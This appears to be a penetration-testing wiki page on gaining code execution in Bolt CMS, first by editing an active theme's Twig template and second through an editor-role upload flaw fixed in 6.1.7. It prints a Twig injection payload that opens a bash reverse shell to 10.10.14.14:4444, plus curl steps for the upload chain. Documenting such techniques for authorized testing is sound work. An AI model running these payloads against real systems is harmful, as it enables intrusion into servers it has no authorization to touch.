Bolt CMS
Code execution through template editing
An administrator who can edit the active theme may be able to obtain code execution by inserting a dangerous Twig expression into a rendered template. This depends on the Bolt/Twig version and on which functions or filters the installation exposes; verify the configuration rather than assuming that the example payload is supported. Bolt themes consist of Twig templates, with index.twig normally serving as the home-page template.[1]
- Sign in to the Bolt back end, normally at
/bolt. - Select Configuration → View Configuration → Main Configuration, or browse to

/bolt/file-edit/config?file=/bolt/config.yamlwhere that legacy editor route is enabled. - Record the configured theme name.[2]
-
Open File management → View & edit templates, select the active theme (for example,
base-2021), and edit a template that will be rendered, such asindex.twig. On affected versions, the route may resemble/bolt/file-edit/themes?file=/base-2021/index.twig. -

Insert an authorized Twig server-side template injection test and save the template. For example, if the PHP
systemcallback is exposed through Twig’sfilterfilter, the following expression attempts a reverse shell:{{ ['bash -c "bash -i >& /dev/tcp/10.10.14.14/4444 0>&1"'] | filter('system') }}
- Select Maintenance → Clear the cache, then request the modified page. Bolt notes that configuration or template-related changes may require a cache clear before they become visible.[2]
[!WARNING] Template editing changes application files and can affect every visitor. Back up the original template, use a benign proof first, and restore the file immediately after testing.
ROLE_EDITOR async-upload to template execution (Bolt 6.1.6 and earlier)
Bolt 6.1.6 and earlier allowed an authenticated user with ROLE_EDITOR to upload a .twig file into the active theme through the asynchronous upload controller and then select that file in an editable record’s templateselect field. Rendering the record evaluates the attacker-controlled Twig with the web-server user’s privileges. Bolt 6.1.7 fixed the chain by enforcing the location-specific managefiles:<location> permission; it is distinct from the administrator-only template editor technique above.[3][4]
The chain requires all of the following.[3][4]
- Valid editor credentials with the generic
uploadpermission. twiginaccept_file_typesand a writable active-theme directory.- An editable ContentType containing a
templateselectfield. - The active theme name and, when configured, its
template_directory.
The following workflow verifies the chain with an inert payload.[3][4]
-
From a normal file/image upload widget available to the editor, capture the session cookie and the
_csrf_tokengenerated forupload. -
Create an inert template first, for example
poc.twigcontainingBOLT-TWIG-{{ 7 * 7 }}. -
Replay the multipart upload while changing the destination to the theme location. The backend prefix defaults to
/boltbut is configurable:curl -sS -b cookies.txt \ -F "_csrf_token=$TOKEN" \ -F "file=@poc.twig;type=text/plain" \ 'https://target.example/bolt/async/upload?location=themes&path=base-2021' -
Edit a permitted record, choose
poc.twigin its template-select field, save it, and request or preview the public record. A response containingBOLT-TWIG-49proves controlled template evaluation; only then use an authorized payload from the Twig SSTI page. -
Restore the record’s original template selection and remove the uploaded file.
The vulnerable controller validates the upload CSRF token, constrains path to the selected location, and applies the configured extension/size rules, but it did not authorize the caller for the requested location. Therefore, an invalid-token or disallowed-extension response does not establish that the authorization flaw is fixed. Retest with a valid token and inert allowed file: Bolt 6.1.7 or a backport should reject an editor that lacks managefiles:themes before writing to the theme.[3][4]